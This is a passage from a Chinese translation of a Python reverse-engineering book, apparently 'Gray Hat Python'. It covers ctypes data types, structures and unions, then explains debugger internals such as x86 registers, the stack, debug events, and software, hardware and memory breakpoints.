unsigned int	int/long	c_uint
long	int/long	c_long
unsigned long	int/long	c_ulong
long long	int/long	c_longlong
unsigned long long	int/long	c_ulonglong
float	Float	c_float
double	float	c_double
char *	(NULL terminated) string or none	c_char_p
wchar_t *	(NULL terminated) unicode or none	c_wchar_p
void *	int/long or none	c_void_p

你可以将此表纳入你的作弊小抄之中并备在案头，以防你记忆失灵。ctype 变量在声明时可以接受一个初始化赋值，这个值必须具备正确的类型和大小。以下是一些简单的示例，现在开启一个 Python 交互式 shell，并输入以下的示例代码：

```
C:\Python25> python.exe
Python 2.5 (r25:51908, Sep 19 2006, 09:52:17) [MSC v.1310 32 bit (Intel)]
on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> from ctypes import *
>>> c_int()
c_long(0)
>>> c_char_p("Hello world!")
c_char_p('Hello world!')
>>> c_ushort(-5)
c_ushort(65531)
>>>
>>> seitz = c_char_p("loves the python")
>>> print seitz
c_char_p('loves the python')
>>> print seitz.value
loves the python
>>> exit()
```

最后一个示例将一个指向字符串“loves the python”的 ctype 指针赋给变量作值 seitz。随后我们通过访问 seitz.value 方法来获取指针所指向的内容，我们称这个过程为解除引用（dereferencing）一个指针。

1.3.4　按引用传参

在 C 和 C++中，函数以一个指针作为其参数值的情况司空见惯，通常这么做是为了方便函数向这个内存地址回写数据，或者另一种常见的情况是参数值本身的体积过于庞大，若按值传参会影响到效率。无论是上述的哪种情况，ctype 提供的 byref()函数都能够圆满地替你解决问题。如果你遇到一个以指针作为参数的函数，你可以采用如下的调用方式：function_main(byref(parameter))。

1.3.5　定义结构体和联合体

结构体（structure）和联合体（union）是两种极为重要的数据类型，因为它们无论是在微软的 Win 32 API 中，还是在 Linux 平台下的 libc 库中都被广泛使用。一个结构体本质上只是一组相同或不同类型的变量。你可以通过操作符“.”访问结构体中的任意一个成员

变量。例如：beer_recipe.amt_barley，这句代码表示访问结构体 beer_recipe 中的成员变量 amt_barley。下面分别给出在 C 和 Python 之中定义结构体（或者通常又被称为 struct）的例子：

使用 C 定义结构体

```
struct beer_recipe
{
int amt_barley;
int amt_water;
};
```

使用 Python 定义结构体

```
 class beer_recipe(Structure):
_fields_ = [
("amt_barley", c_int),
("amt_water", c_int),
]
```

正如你所见，ctypes 使得我们可以在 Python 中轻易地构建出兼容于 C 的结构体类型。需要注意的是，这里并不是在向你阐述完整的啤酒酿造配方，我也并不是在鼓励你凡事直接饮用大麦和水。

联合体的定义方式与结构体十分相似。然而，与结构体不同的是，联合体中包含的所有成员变量共享同一个内存地址。通过这种变量存储方式，联合体使你可以赋予同一个值不同类型的表现形式。下面的例子演示了如何以三种不同形式来输出显示同一个数值。

在 C 中

```
 union {
long barley_long;
int barley_int;
char barley_char[8];
}barley_amount;
```

在 Python 中

```
class barley_amount(Union):
_fields_ = [
("barley_long", c_long),
("barley_int", c_int),
("barley_char", c_char * 8),
]
```

若联合体 barley_amount 中的成员变量 barley_int 被赋值为 66，你可以通过访问另一个成员 barley_char 来取得这个数值相应的字符表现形式。作为演示，创建一个新的脚本文件

chapter1-unions.py，并输入以下代码：

chapter1-unions.py

```
 from ctypes import *
class barley_amount(Union):
_fields_ = [
("barley_long", c_long),
("barley_int", c_int),
("barley_char", c_char * 8),
]
value = raw_input("Enter the amount of barley to put into the beer vat:")
my_barley = barley_amount(int(value))
print "Barley amount as a long: %ld" % my_barley.barley_long
print "Barley amount as an int: %d" % my_barley.barley_long
print "Barley amount as a char: %s" % my_barley.barley_char
```

这个脚本的输出如下所示：

```
C:\Python25> python chapter1-unions.py
Enter the amount of barley to put into the beer vat: 66
Barley amount as a long: 66
Barley amount as an int: 66
Barley amount as a char: B
C:\Python25>
```

正如所见，通过赋给这个联合体一个单一的数值，你却得到了这个值的三种不同的表现形式。如果你对变量 barley_char 的输出结果有所疑惑，那么请记住字符 B 对应的 ASCII 码值正是 66。

barley_char 成员变量是使用 ctype 定义数组的一个绝佳实例。一个 ctype 型的数组其长度由类型长度与元素个数的乘积决定。在之前这个例子中，成员变量 barley_char 被定义为一个包含 8 个字符元素的数组。

现在，你已经分别在两种操作系统平台上搭建了完好的 Python 环境，而且对使用 Python 与底层库进行交互的方式也有所了解。现在是时候运用你所学到的知识去创建更多的逆向工程和黑客工具了。整装待发吧！

CHAPTER

2

第 2 章　调试器原理和设计

调试器被称为“黑客之瞳”。调试器使你能够跟踪一个进程的运行时状态，我们称之为动态分析技术。动态分析技术在某些场合下的应用是必不可少的，比如：开发基于安全漏洞实施攻击的 exploit 程序，或者作为 fuzzing 测试框架进行漏洞挖掘时的辅助工具，以及恶意软件分析等。因此理解调试器的本质以及其工作原理对进行这类安全工作至关重要。调试器为软件缺陷审计提供了一组极为有用的特性与功能。大多数调试器都具备以下基本功能：运行、暂停执行和单步执行，除此之外还包括：设置断点、修改寄存器与内存数据值以及捕获发生在目标进程中的异常事件。

在我们深入讨论这些内容之前，让我们先来了解一下白盒调试器与黑盒调试器这两个概念之间的区别。绝大多数开发平台以及 IDE 通常都会自带一个内建调试器，用于帮助开发人员对他们的程序进行源码级别的跟踪与调试，这种源码级别的调试方式能够使用户对被调试的进程获取较高级别的控制能力。这类调试器被称为白盒调试器，它们通常被用于软件的开发阶段。然而不幸的是对于逆向工程师以及漏洞挖掘人员来说，能够直接获取源代码的情况很少发生，因此我们必须利用黑盒调试器来对目标程序进行跟踪。黑盒调试器的设计基于一个假设，那就是需要被分析的目标软件对于黑客来说是一个完全不透明的黑盒，黑客唯一获取信息的来源就是那些以汇编代码形式呈现的反汇编结果。通过这种方法来发现软件漏洞和缺陷是一个更具挑战性的以及耗时的过程，然而一个优秀的逆向工程师往往能够通过这种方式深入理解目标软件系统，有时，那些最终攻破软件体系的家伙甚至比软件开发者本人对系统有着更加深层的理解！

黑盒调试器分为两类：用户态调试器和内核态调试器。用户态（通常被称为 ring3）是指 CPU 处理器在执行应用程序代码时所处的一种特定状态，用户态下的应用程序是以最低权限运行的。例如，当你试图启动 calc.exe 来进行一些数学计算时，你实际上所做的是生成一个用户态的进程并与之进行交互。如果你要对这个进程进行跟踪，你只需使用一个用户态调试器即可。内核态（ring0）则代表了最高级别的权限，操作系统的内核代码，连同

驱动程序等这一类底层组件正是运行在内核态下。当你使用 Wireshark 嗅探网络封包时，你实际上正在和一个工作在内核态下的网卡驱动程序进行交互。如果你想在某一时刻暂停这个驱动程序并且检查驱动程序在这一点所处的确切状态，你应当借助一个内核态调试器来完成这项工作。

这里给出几个逆向工程师和黑客最常用的用户态调试器：微软推出的 WinDbg 和由 Oleh Yuschuk 开发并免费发布的调试器 OllyDbg。当你在 Linux 环境下进行调试时，你可能会倾向于使用标准的 GNU 调试器（gdb）。这三个调试器都具备相当强大的功能，而且其中任意一个都有着其他调试器所不具备的优势。

然而，最近几年智能调试技术有了长足的进步，这尤其是在 Windows 平台下。所谓智能调试器并不是说它具备像人一样的智慧，或者使用了什么人工智能技术，而是指这类调试器支持用户自行编写脚本插件。通过这些插件接口，调试器能为我们提供 hook 等诸如此类的额外功能；用户甚至能开发出行为复杂的，专门用于漏洞挖掘或逆向工程的高级脚本。在这个领域出现了两个新兴的领军者，分别是由 Pedram Amini 开发的 PyDbg 和由 Immunity 公司发布的 Immunity Debugger。

PyDbg 是一个由纯 Python 实现的调试器。借助 PyDbg，黑客只需纯粹凭借 Python 脚本就能实现自动化的进程控制。Immunity Debugger 则是一个风格类似 OllyDbg 的图形化界面调试器，很多传统的基本功能在 Immunity Debugger 中得到了加强，并且 Immunity Debugger 拥有一套现今为止最为强大的 Python 调试库。你将在本书的后面章节中得到有关这两个调试器的详细介绍。现在先让我们来对调试原理作一个深入的了解。

在本章中，我们的关注对象将仅限于 x86 环境下的用户态应用程序。我们首先从一些基本的 CPU 体系结构知识入手，随后我们将介绍栈机制，并对用户态调试器的结构进行剖析。我们的目标是让你具备在任何操作系统下构建自己的调试器的能力，因此首先理解这些底层知识对于你来说至关重要。

2.1　通用寄存器

寄存器可以被认为是位于 CPU 上的小型存储器，CPU 获取数据的最快方式就是直接访问寄存器。在 x86 指令集中，一个 CPU 具有 8 个通用寄存器：EAX、EDX、ECX、ESI、EDI、EBP、ESP 和 EBX。除了这 8 个通用寄存器以外，还存在着其他类型的寄存器可供 CPU 访问，我们将只在特定场合下对这类寄存器做必要的介绍。这 8 个通用寄存器中的每一个都被安排了特定用途，CPU 在执行某些特定指令时需要特定的寄存器协作以高效地完

成其指令执行过程。理解这些寄存器各自的用途将是设计一个调试器的重要基础。因此我们将对每一个寄存器及其功能进行介绍，最后我们将用一个小巧的逆向工程例子来向你阐明它们各自的用途。

EAX 寄存器也被称为累加器，用于协助执行一些常见的运算操作以及用于传递函数调用的返回值。在 x86 指令集中很多经过优化的指令会优先将数据写入或读出 EAX 寄存器，再对数据进行进一步的计算。大多数基本的运算操作如：加法、减法和比较运算都会借助使用 EAX 寄存器来达到指令优化的效果。还有一些特殊的指令如：乘法和除法则必须在 EAX 寄存器中进行。

如之前所述，函数调用的返回值将被存储在 EAX 寄存器中。牢记这一点很重要，你可以基于存储在 EAX 中的值来判断一个函数调用所执行的操作是成功还是失败了。除了布尔类型的返回值外，EAX 中存储的也可能是一个确切的函数返回值。

EDX 是一个数据寄存器。这个寄存器可以被认为是 EAX 寄存器的延伸部分，用于协助一些更为复杂的运算指令，如：乘法和除法，EDX 被用于存储这些指令操作的额外数据结果。EDX 也可以用于通用目的的数据存储，但是其最常见的用法是和 EAX 寄存器联合使用，以协助执行这类更为复杂的运算。

ECX 寄存器也被称为计数器，用于支持循环操作。存储一个字符串或者进行计数就是典型的循环操作。需要特别注意的是 ECX 寄存器通常是反向计数的，而非正向计数。我们用以下的 Python 代码片段为例来向你说明这个问题：

```
counter=0
while counter<10:
    print "Loop number: %d" % counter
    counter += 1
```

如果你将这段代码的逻辑用汇编语言来表示，那么在代码执行到第一次循环时 ECX 中的值为 10，当代码执行到第二次循环时 ECX 中的值递减为 9，如此往复，直到 ECX 值被检测到为零值时，循环终止。汇编代码的计数顺序与 Python 代码中的情况恰恰相反，这也许会让你感到困惑，但是请记住在汇编代码中计数都是按反向进行的，而你应当对此习以为常。

在 x86 汇编语言中，那些涉及数据处理的循环操作依赖于 ESI 和 EDI 这两个寄存器，以实现高效的数据操作。ESI 寄存器也被称为源变址寄存器，这个寄存器存储着输入数据流的位置信息。EDI 寄存器则指向相关数据操作结果的存放的位置，我们称其为目的变址寄存器。可以简记为 ESI 用于“读”，而 EDI 用于“写”。在数据操作过程中使用源变址索引和目的变址寄存器可以极大地提高程序运行的效率。

ESP 和 EBP 寄存器分别被称为栈指针和基址指针。这些寄存器用于控制函数调用和相关的栈操作。当一个函数被调用时，调用参数连同函数的返回地址将先后被压入函数栈中。ESP 寄存器始终指向函数栈的最顶端，由此不难推断出在调用函数过程中的某一时刻，ESP 指向了函数的返回地址。EBP 寄存器被用于指向函数栈的底端。在某些情况下，编译器为了指令优化目的可能会避免将 EBP 寄存器用做栈帧指针。在这种情况下，被“释放”出来的 EBP 寄存器可以像其他任何一个通用寄存器一样另做它用。

EBX 寄存器是唯一一个没有被指定特殊用途的寄存器。它可以被作为额外的存储单元来使用。

另外一个应当提及的寄存器是 EIP 寄存器。这个寄存器始终指向当前正在执行的指令。当 CPU 穿行于二进制代码中时，EIP 寄存器中的值随之更新以实时反映当前代码所执行到的位置。

一个调试器应当能够轻易地读取和修改这些寄存器的内容。每个操作系统都会提供一组接口使得调试器能够与 CPU 进行交互，以获取或修改这些寄存器中的值。我们会在后面的章节中专门介绍这些与特定操作系统相关的编程接口。

2.2　栈

栈是一种非常重要的数据结构，理解栈机制对于开发调试器非常重要。栈中存储着有关函数如何被调用的信息，这包括函数所接收的参数以及该函数在执行结束后该如何返回的相关信息。栈是一个“先进后出”（FILO）的数据结构，参数在函数调用前被压入栈并在函数结束调用后出栈。ESP 寄存器用于记录当前栈帧的顶部，而 EBP 寄存器则用于记录当前栈帧的底部。栈是由内存高地址向内存低地址的方向增长的。让我们使用之前提及的函数 my_socks()作为一个简单的例子来向你演示栈是如何工作的。

C 形式的函数调用

```
int my_socks(color_one, color_two, color_three);
```

x86 汇编形式的函数调用

```
push color_three
push color_two
push color_one
call my_socks
```

图 2-1 向你展示了此时栈帧的分布情况。



图 2-1　函数 my_socks()被调用时的栈帧分布情况

正如你所见，栈是一种相当简单的数据结构。栈是二进制代码中用于实现函数调用机制的基石。当 my_socks()函数返回时，此时位于栈帧上的值将全部出栈，接着程序流将跳转至返回地址，并在作为 my_socks()“调用者”的上一个函数中继续执行。另外一个与栈相关的概念就是局部变量。局部变量是一些分配在栈上的并只对当前被调用的函数有效的内存区域。现在让我们来对 my_socks()函数的调用栈进行一些扩展，我们假设 my_socks()函数所做的第一件事就是声明一个字符型数组，这个字符型数组将用于存放参数 color_one 的值。相关的代码如下所示：

```
int my_sock(color_one, color_two, color_three)
{
     char stinky_sock_color_one[10];
     …
}
```

用于存储局部变量 stinky_sock_color_one 所需的内存将被分配在当前的函数栈上，这样函数 my_sock()就可以在自己的函数栈帧上访问到局部变量的值。在为局部变量分配了相应的内存之后，栈帧上的内容与分布情况将如图 2-2 所示。

现在你应当可以看到局部变量是如何被分配在函数栈上的，以及栈指针寄存器 ESP 的值如何逐步递增以保持始终指向栈帧的顶部。捕获栈帧的能力对一个调试器来说非常有用。根据栈帧的内容与变化情况，调试器能够实时地跟踪函数调用情况，记录下程序“崩溃”瞬间的栈上信息，并最终捕获基于栈类型的溢出事件。



图 2-2　在为局部变量 stinky_sock_color_one 分配了内存之后栈帧的分布情况

2.3　调试事件

调试器内部实际上是一个无限循环，这个循环每执行一次，调试器就会使自己进入“阻塞”状态，以等待调试事件的发生。当一个调试事件发生时，调试器就将被激活，并调用相应的处理例程处理该事件。

当事件处理例程被调用时，被调试的目标进程暂停执行并等待调试器做出如何继续的指示。一个调试器必须捕获以下几种常见的调试事件：

- 断点触发；
- 非法内存操作（也被称为非法访问或者段违规）；
- 由被调试程序抛出的异常。

每个操作系统都有自己独特的方式将这些调试事件分派给调试器，我们将在后面的与操作系统相关的章节中予以介绍。在有些操作系统中，除了以上给出的 3 种调试事件外，还存在着其他类型的调试事件，比如线程和进程的创建，或者一个动态链接库的运行时导入。我们将适时地对这些特殊类型的事件进行介绍。

可以由脚本驱动的调试器有一个很大的优势：用户可以通过自定义事件处理例程来自动化执行某些调试任务。例如：导致非法内存操作事件的一个极为常见的原因就是缓冲区溢出，因此这类调试事件往往会引起黑客极大的兴趣。在以往的调试过程中，一旦有非法内存访问发生，为了确认是否存在缓冲区溢出，你必须通过手动方式与调试器进行交互，来捕获你所感兴趣的信息。而通过使用那些支持脚本集成的调试器，你完全可以自行编写一个脚本，自动收集所有的相关信息，而无需与调试器进行手动交互。给予用户创建自定义的处理例程的能力不仅能够节省大量的时间，而且能大大

提高用户控制被调试进程的能力。

2.4 断点

通过设置断点我们可以使一个进程的执行暂停在一个符合某种特定条件的位置上。此时你可以对程序变量、栈上的参数以及内存分配状态进行检查，并在目标进程对这些值做出任何改变之前将它们记录下来。毫无疑问，断点将会是你在调试程序时最常用的功能，我们将对其进行全面的介绍。一个调试器一般会提供三种最基本类型的断点：软断点、硬件断点和内存断点。每种类型的断点有着相似的行为，但是它们是通过不同的方式来实现的。

2.4.1 软断点

软断点能够使目标进程在执行到位于某个特定位置的指令时暂停执行。软断点是目前在调试应用程序时最常用的断点类型。软断点实质上只是一个单字节长的指令，该指令可以使被调试的目标进程暂停执行并将控制权转交给调试器的异常处理例程。为了理解这个过程的实现原理，你首先应该了解一下在 x86 汇编语言中，一条指令和一个操作码的区别。

汇编指令是 CPU 可以识别和执行的指令的一种高级表现形式，我们称之为助记符，下面给出一个简单的例子：

```
MOV EAX, EBX
```

这条指令告诉 CPU 将寄存器 EBX 中的值存放到寄存器 EAX 中。非常简单，不是吗？然而 CPU 并不能直接识别这种形式的指令，它首先需要被转换成我们称之为操作码的东西。操作码或者又称 Opcode，才是 CPU 真正可以识别与执行的机器语言。为说明这一点，我们把之前的指令转换为本地 x86 环境下的操作码[1]：

```
8BC3
```

正如你所见，这种形式会使人困惑。你很难通过操作码知道正在发生些什么事情，但这就是 CPU 所使用的语言。你可以把汇编指令看做 CPU 的 DNS 服务器。汇编指令（域名）使得被执行的命令便于识别和记忆，因而你无须记住所有的操作码及其表示的意义（IP 地址）。在你日常的调试工作中很少会直接使用到操作码，但是它们对理解软断点的实现原理很重要。

假设我们之前讨论的指令位于内存地址 0x44332211 中，一个常见的表示方式如下：

```
0x44332211:    8BC3          MOV EAX, EBX
```

1. 译者注：原文中作者将机器码和操作码混为一谈了。指令的机器码由两部分组成：操作码和操作数。

这其中包含了指令地址、指令操作码以及高级的汇编指令。为了在这个地址处设置一个软断点，以使 CPU 执行到此处时能停止执行，我们需要从双字节长的操作码 8BC3 中替换出一个字节。而我们将用于替换的字节则是一个 INT3 中断指令，这个指令将告诉 CPU 暂停执行当前的进程。INT3 指令的操作码为一个单字节值 0xCC。仍然以刚才那条指令为例，我们给出其操作码在设置断点前后所表现出的不同的形态。

设置软断点之前的操作码

```
0x44332211:     8BC3          MOV EAX, EBX
```

设置软断点之后的操作码

```
0x44332211:     CCC3          MOV EAX, EBX
```

你可以看到我们首先从指令操作码中换出字节 8B 并用字节 CC 取而代之。当 CPU 一路执行到此处并“触碰”到这个字节时，CPU 将即刻触发一个 INT3 中断事件，而当前执行的进程则暂停在此处。通常调试器的内建功能已经足以捕获并处理这个事件，但是既然我们的目标是使你能够设计自己的调试器，理解调试器如何实现这一机制将会很有帮助。当调试器被告知需要在某一个内存地址上设置一个断点时，调试器将首先读取位于这个内存地址上的第一个操作码字节并将其存储在断点列表中。接着调试器将字节 CC 写入那个内存地址取而代之。当 CPU 试图执行操作码 CC 时，将触发一个断点事件，或被我们称为 INT3 事件，而调试器将最终捕获这个事件。接着调试器将检查指令指针（EIP 寄存器）是否正指向一个此前被我们设置了断点的内存地址，如果这个地址在调试器内部的断点列表中被查找到，那么调试器会将之前存储的字节数据写回此内存地址中，这样，当此进程恢复执行后，正确的指令操作码将被执行。图 2-3 详细地描述了这个过程。

正如你所见，调试器为了实现软断点机制颇费了一番周折。通常你可以设置两种软断点：一次性断点和永久性断点。一次性断点意味着：一旦此断点被触发，它将从内部断点列表中被删除。正如其名字所暗示的那样，它适用于一次性用途，而一个永久性断点将在 CPU 执行完原先的指令操作码后被恢复，所以在断点列表中对应于该断点的数据项仍然被保留。

然而，在使用软中断时需要注意的一点是：当你在内存中改变可执行代码的某个字节时，实际上你同时改变了这个运行程序的循环冗余校验值（CRC）。CRC 校验算法用于检验数据是否受到过任何方式的篡改，这种算法可被应用于检查文件、内存、文本、网络封包或者任何需要监控数据篡改的场合。CRC 校验将选取一定范围内的数据——在这个例子中所对应的数据就是被调试进程的内存映像——来计算出一个校验码。然后通过将这个校验码和已知的 CRC 校验码进行比对就可以判断出数据是否发生过改动。如果计算出来的校验码与事先存储的校验码不同，那么我们称之为 CRC 校验失败。在此需要注意的一点是：

一些恶意软件往往会检测自己在内存中的运行代码的 CRC 校验值，一旦检测失败就会进行“自我了断”。这是一种用来防止软断点的非常有效的技术，这样可以限制他人对程序的行为进行动态分析和迟滞对程序逆向的进度。



图 2-3 软断点的设置流程

2.4.2 硬件断点

硬件断点适用于以下场合：当少量的断点即可满足我们的调试任务，或者当我们的调试目标实现了类似 CRC 校验的反调试机制。这种类型断点的设置是通过使用位于 CPU 上的一组特殊的寄存器来实现的，我们称其为调试寄存器。一个典型的 CPU 上应当有 8 个调试寄存器（寄存器 DR0 到 DR7）分别用于设置和管理硬件断点。调试寄存器 DR0 到 DR3 用于存储所设硬件断点的内存地址。这就意味着在任意时刻你最多只能使用 4 个硬件断点，寄存器 DR4 和 DR5 保留使用。寄存器 DR6 称为调试状态寄存器，这个寄存器记录了上一次断点触发所产生的调试事件类型信息。调试寄存器 DR7 实质上是硬件断点的激活开关，同时还存储着各个断点的触发条件信息。通过设置 DR7 寄存器上特定的标记位，你可以为断点设定以下几种触发条件：

- 当位于一个特定内存地址上的指令被执行时触发断点；
- 当数据被写入一个特定内存地址时触发断点；
- 当数据被读出或写入（不包括执行）一个特定非可执行内存地址时触发断点。

硬件断点非常强大，你能够设置 4 个有着特定触发条件的断点而无需对正在运行的进程做出任何的修改。图 2-4 向你展示了 DR7 寄存器中各个域与断点行为、断点的字节长度和断点所在的内存地址之间的对应关系。

DR7 寄存器的 0～7 位是硬件断点的开关，0～7 位上的 L 域和 G 域分别对应局部断点和全局断点。在图 2-4 中你可以看到这两个域的值均设置为 1。然而你只要设置其中任意一位就能使断点工作。根据我的经验，在用户态的调试过程中这样做还没有发生过任何问题。DR7 寄存器的 8～15 位并非用于普通调试过程，你可以参考 Intel x86 手册获取对这些位的进一步解释。DR7 的 16～31 位决定了有关调试寄存器上所设断点的类型和字节长度。



图 2-4　DR7 寄存器上设置的标记如何决定所设断点的类型

断点标记	断点长度标记
00 —— 执行断点	00 —— 1 字节
01 —— 数据写入断点	01 —— 2 字节 (WORD)
11 —— 数据读写(但非执行)断点	11 —— 4 字节 (DWORD)

图 2-4 DR7 寄存器上设置的标记如何决定所设断点的类型（续）

与软断点使用 INT3 软中断事件不同，硬件断点使用 1 号中断（INT1）。INT1 事件被用于硬件断点和单步事件。单步就是一步一步地跟踪程序执行的每一条指令，这样你可以非常仔细地检查关键的代码段并观察在此期间相关的数据变化情况。

硬件断点的使用方法和软断点类似，但是其实现机制借助了更为底层的硬件特性。在 CPU 试图执行一条指令之前，首先会检查当前指令所在的地址是否被设置了有效的硬件断点，除此之外 CPU 还会检查当前指令包含的操作数是否位于设置了硬件断点的内存地址上。如果以上的内存地址被存储在 DR0-DR3 中任意的一个调试寄存器中，并且满足之前所设定的读、写或者执行条件，那么 CPU 暂停并触发一个 INT1 事件。如果相关的内存地址并没有存储在任何一个调试寄存器中，CPU 在执行完当前的指令后将继续执行下一条指令并且同样进行断点检测，依次往复。

硬件断点功能十分强大，但是它们存在一些限制。除了在任意时刻最多只能设置 4 个断点这一限制之外，你最多只能对 4 个字节长的数据设置断点。当你想跟踪一大块内存的访问情况时，硬件断点就显得能力有限了。为了绕开这个限制，你需要为你的调试器实现内存断点。

2.4.3 内存断点

内存断点本质上不是真正的断点。当一个调试器设置一个内存断点时，调试器实质上所做的是改变一个内存区域或一个内存页的访问权限。内存页是操作系统可以一次处理的最小内存块。操作系统每分配一个内存页时，都会为这个内存页设置访问权限，该权限决定了这个内存页被访问的方式。以下是几个不同的内存页访问权限的例子：

- 页可执行：允许进程执行页上的代码，但是如果进程试图读写这个页将导致非法内存操作异常；
- 页可读：进程只能从这个内存页中读取数据；任何企图写入数据或者执行代码的操作会导致非法内存操作异常；
- 页可写：允许进程在这个内存页上写入数据；
- 保护页：对保护页任何类型的访问将导致一次性异常，之后这个内存页会恢复到之前的状态。

大多数操作系统允许你组合不同的访问权限。比如，你可以将某个内存页设置为读写权限，而将另一个内存页设置为读和执行权限。每个操作系统都有自己特有的方式让你可以查询当前内存中某一个特定内存页的访问权限的状况或对它们进行修改。图 2-5 向你展示了不同内存页访问权限下的数据访问方式。

其中，我们最感兴趣的一种内存页访问权限就是保护页。这种类型的内存页在一些场合非常有用，比如用于隔离“堆”和“栈”，或者用于确保一个内存块的增长不会超出某一预定边界。保护页特性也可以用来帮助我们实现内存断点机制。利用该特性，当进程访问一个特定区域内的内容时，我们可以让进程暂停执行。举个例子，基于网络的服务器应用程序通常有一个数据缓冲区用于专门存储从网络上接收到的数据包，当我们对其进行逆向工程时，可以对这块内存区域设置内存断点。这使得我们可以判断出这个应用程序何时以及如何处理接收到的数据包内容，因为任何对于这块区域内的内存访问会导致 CPU 暂停执行当前进程并触发一个保护页调试异常。然后我们就可以对访问块缓冲区的指令代码进行仔细的调查，并判断出应用程序如何处理缓冲区中的内容。利用这种断点技术同样可以绕过软断点所面临的指令篡改问题，因为我们没有对运行的代码作出过任何改动。

